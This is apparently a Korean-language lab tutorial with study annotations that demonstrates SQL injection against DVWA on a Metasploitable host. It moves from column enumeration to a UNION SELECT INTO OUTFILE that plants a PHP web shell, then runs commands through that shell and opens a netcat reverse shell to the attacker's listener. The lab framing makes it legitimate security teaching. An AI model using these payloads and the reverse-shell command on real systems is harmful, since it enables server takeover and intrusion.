SQL 주입 개요


SQL 삽입은 웹에서 발생하는 가장 일반적인 취약점 중 하나이며 가장 위험한 취약점 중 하나일 수도 있습니다. 공격자는 민감한 정보를 추출하거나, 기존 데이터를 수정 또는 파괴하거나, 서버를 장악하기 위해 공격을 확대하기 위해 악성 SQL 코드를 삽입할 수 있습니다.

사용 중인 다양한 데이터베이스 시스템에 대해 다양한 유형의 SQL 주입과 다양한 공격 방법이 있습니다. 이러한 유형의 공격은 시작하기 가장 쉬운 공격 중 하나이지만 SQL 주입을 완전히 익히려면 수년이 걸릴 수 있습니다. 다행히도 이 길을 시작하는 데 사용할 수 있는 좋은 정보가 많이 있습니다 .

1 단계

대상 열거 Target Enumeration


가장 먼저 해야 할 일은 기본 자격 증명인 admin을 사용자 이름으로, **비밀번호**를 비밀번호로 사용하여 DVWA에 로그인하는 것입니다.


172.16.1.102/dvwa/login.php

Username: admin

Password: ********

다음으로 왼쪽의 '보안' 탭으로 이동하여 보안 수준을 '낮음'으로 설정하세요. 이렇게 하면 시연이 원활하게 진행될 것입니다.


DVWA Security

Script Security


Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

공격을 시작하려면 "SQL 주입" 페이지로 이동하세요. 페이지의 기능은 사용자 ID를 가져와서 정보(이 경우 이름과 성)를 반환하는 것임을 알 수 있습니다.


Vulnerability: SQL Injection


User ID:

```
ID: 1
First name: admin
Surname: admin
```

quotation mark

우리는 이 입력이 실제로 SQL 주입에 취약한지 확인하고 싶습니다. 가장 먼저 시도해 볼 것은 작은 따옴표를 입력하는 것입니다. 이렇게 하면 실제로 취약한 경우 문이 조기에 닫힙니다. 이렇게 하면 MySQL을 데이터베이스로 사용하고 있다는 것을 구체적으로 알려주는 오류가 반환되는 것을 볼 수 있습니다. 이 시점에서는 취약한 진입점을 발견했을 가능성이 매우 높습니다.

thing to try is simply entering a single quotation mark, which will close the statement prematurely if this is indeed vulnerable. When we do this, we see that it


172.16.1.102/dvwa/vulnerabilities/sqli/?id='&Submit=Submit#

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version
```

enumerate the database

다음으로 해야 할 일은 데이터베이스를 열거 하고 사용 중인 열 수를 확인하는 것입니다. 이를 통해 우리는 Union 기반 주입 결함을 단시간에 안정적으로 악용할 수 있습니다. 이를 더 명확하게 하기 위해 일반적인 입력 제출 중에 쿼리가 어떻게 보이는지 살펴보겠습니다.

→ union-based injection flaw: union 기능 이용한 공격:

UNION
: 여러 select문 결과를 하나의 결과집합으로 만들어 줌
-> 중복된 값 제거해줌

```
select first_name, surname from users where user_id='';
```

이것은 총 2개의 열에 대해 선택된 열인 first_name 과 surname을 사용하여 백엔드에서 쿼리가 보이는 것과 같습니다 . 하지만 이것이 작동하려면 확실히 알아야 합니다. 이를 위해 order by 절을 사용할 수 있습니다.

↳ 특정 column 기준으로 정렬


이 절은 쿼리 결과를 열별로 정렬합니다. 사용 중인 열이 두 개 이상 있다고 확신하므로 1 또는 2로 정렬하면 쿼리가 성공적으로 완료됩니다. 그런데 3명씩 주문하고 싶다면 어떻게 해야 할까요? 우리가 맞다면 이 쿼리는 오류를 발생시켜야 합니다.

⇒ 즉, column이 2개가 맞다면! → pound? £ vs #

다음 주입을 입력으로 제출하면 오류가 발생합니다. 파운드 기호는 추가 구문 오류가 발생하지 않도록 쿼리의 나머지 부분을 주석 처리하는 데 사용됩니다.

```
' order by 3 #
```

오류가 발생하는 것을 볼 수 있으므로 이제 두 개의 열만 사용 중이라는 것을 확실히 알 수 있습니다. ↝ 1,2 까지는 넘고 3은 멈췄으니 1,2까지만 해당해서 "2"임!


172.16.1.102/dvwa/vulnerabilities/sqli/?id='+order+by-

```
Unknown column '3' in 'order clause'
```

2 단계

쉘 액세스 및 명령 실행 Shell Access & Command Execution

→ column=2 ?

이제 데이터베이스에 대한 추가 정보가 있으므로 이를 활용하여 ~~동합 기반 SQL 주입을 수~~ → Union-based SQL Injection 행할 수 있습니다. Union 연산자는 SQL에서 두 개 이상의 Select 문의 결과를 결합하는 데 사용되지만 제대로 작동하려면 해당 문의 열 수가 동일해야 합니다 . 이것이 우리가 백엔드를 더 일찍 열거해야 했던 이유입니다.

Union-based Injection ← ~~Union 기반 주입~~으로 할 수 있는 일이 많지만 이 튜토리얼에서는 이 결함을 활용하여 OS 명령을 실행하는 데 관심을 두고 있습니다 . 이를 실현하는 가장 쉬운 방법 중 하나는 간단한 PHP 셸을 업로드하여 명령을 파이프하는 것입니다.

pipe : 동시에 다른 명령어 실행

OS Commands
→ OS에 대한 기본정보 수집 (?)
(sys, ip, ps …)

셸을 업로드하려면 웹 서버의 루트 디렉토리를 결정해야 합니다. 사용 중인 애플리케이션 및 웹 서버 유형에 따라 달라질 수 있으며, 특히 관리자가 기본 위치를 변경하거나 적절한 권한이 있는 경우 더욱 그렇습니다. 이 데모에서는 Apache 의 기본 웹 루트 (/var/www/)가 공개 쓰기 권한으로 사용된다고 가정합니다. 루트 디렉토리를 포함한 웹 서버에 대한 정보는 일반적으로 "phpinfo.php" 파일에서 찾을 수 있습니다.

↗ 파일형식으로 내려받는 명령어

into outfile 명령을 사용하여 파일에 쓸 수 있습니다 . 이 경우 시스템 명령을 실행할 수 있는 간단한 PHP 스크립트를 삽입하겠습니다 . "cmd.php"라는 이름을 적절하게 지정할 스크립트는 다음과 같습니다.

```
<?php system($_GET["cmd"]); ?>
```


왜?

이제 주입을 해보자. 명령문의 두 번째 부분을 작은따옴표로 묶어야 하므로 스크립트에서 큰따옴표를 사용해야 합니다. 이렇게 하면 구문 오류가 방지됩니다. 완전한 주입은 다음과 같습니다:

Now, let's perform the injection. We will need to use double quotation marks in the script since we need to enclose the second part of the statement in single quotes — this will avoid syntax errors. The complete injection will look like this:


```
' union select 1, '<?php system($_GET["cmd"]); ?>' into outfile '/var/w
```

이것이 제대로 작동했다면 이제 URL을 통해 시스템 명령을 매개변수로 제공하여 쉘에 액세스할 수 있습니다. 예를 들어 whoami는 현재 사용자 정보를 제공합니다.


172.16.1.102/dvwa/cmd.php?cmd=whoami

```
1 www-data
```

또는 uname -a 시스템에 대한 정보를 제공합니다.


172.16.1.102/dvwa/cmd.php?cmd=uname -a

```
1 Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

그러나 URL 매개변수를 통해 이러한 모든 명령을 제공하는 것은 다소 지루한 작업입니다. 실제로 이것을 사용하여 리버스 쉘을 얻고 한 단계 더 발전할 수 있습니다.

3단계

Netcat을 사용한 리버스 쉘

BackDoor
H/W, S/W 개발이나 유통 과정에서 몰래 탑재
정상적인 인증과정X
보안해제할 수 있도록 만드는 악성코드

Netcat 은 연결 문제를 해결하는 데 사용되는 강력한 네트워킹 유틸리티이지만 실제로 해커가 백도어 및 셸을 얻는 방법으로 활용할 수 있습니다 . 많은 Linux 배포판에는 기본적으로 이 유틸리티가 설치되어 있으므로 액세스 권한을 얻으면 게임이 끝납니다.

먼저 로컬 컴퓨터에 수신기를 설정해야 합니다. nc **명령을** -lvp 플래그와 함께 사용하여 각각 수신 대기, 자세한 정보 표시 및 포트 번호 설정을 지정합니다.

Listening Verbose Port number

```
nc -lvp 1234
listening on [any] 1234 ...
```

다음으로, URL의 PHP 셸에 대한 매개변수로 다음 명령을 입력합니다. 이는 서버에 쉘(-e /bin/sh)을 실행하고 이를 로컬 시스템으로 다시 보내라고 지시합니다. 적절한 IP 주소와 포트를 사용하십시오.

→ IP 연결이 설정되면 셸(/bin/sh)을 실행한다는 명령

```
nc 172.16.1.100 1234 -e /bin/sh
```

Listener

몇 초만 기다리면 ~~청취자~~가 셸을 잡고 연결을 여는 것을 볼 수 있습니다. 여기에서 적합하다고 판단되는 id , uname -a 및 ps 와 같은 명령을 실행할 수 있습니다 .

```
connect to [172.16.1.100] from (UNKNOWN) [172.16.1.102] 47643
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 20
ps
  PID TTY          TIME CMD
 4665 ?        00:00:00 apache2
 4669 ?        00:00:00 apache2
 4671 ?        00:00:00 apache2
 4673 ?        00:00:00 apache2
 4674 ?        00:00:00 apache2
 4803 ?        00:00:00 apache2
 4810 ?        00:00:00 apache2
 4914 ?        00:00:00 php
 4915 ?        00:00:00 sh
 4919 ?        00:00:00 ps
```

이제 우리는 자체 터미널에서 편안하게 웹 서버에 대한 명령을 실행할 수 있는 적절한 수단을 갖게 되었습니다. 이 모든 것은 단순한 ~~SQL 주입 결함~~에서 비롯되었습니다.

SQL Injection Flaw

마무리

이 가이드에서는 취약한 SQL 주입 지점을 식별하고, 백엔드 데이터베이스를 열거하고, 해당 정보를 사용하여 대상 시스템에서 명령을 실행하기 위해 간단한 셸을 업로드하는 방법을 배웠습니다. 거기에서 우리는 Netcat을 활용하여 리버스 셸을 확보하고 웹 서버에 대한 백도어 액세스를 허용함으로써 공격을 더욱 확대했습니다. 이는 해커가 약간의 행운과 함께 충분한 인내심과 창의성을 가지고 있으면 단순한 결함을 훨씬 더 크고 강력한 것으로 바꿀 수 있다는 것을 보여줍니다.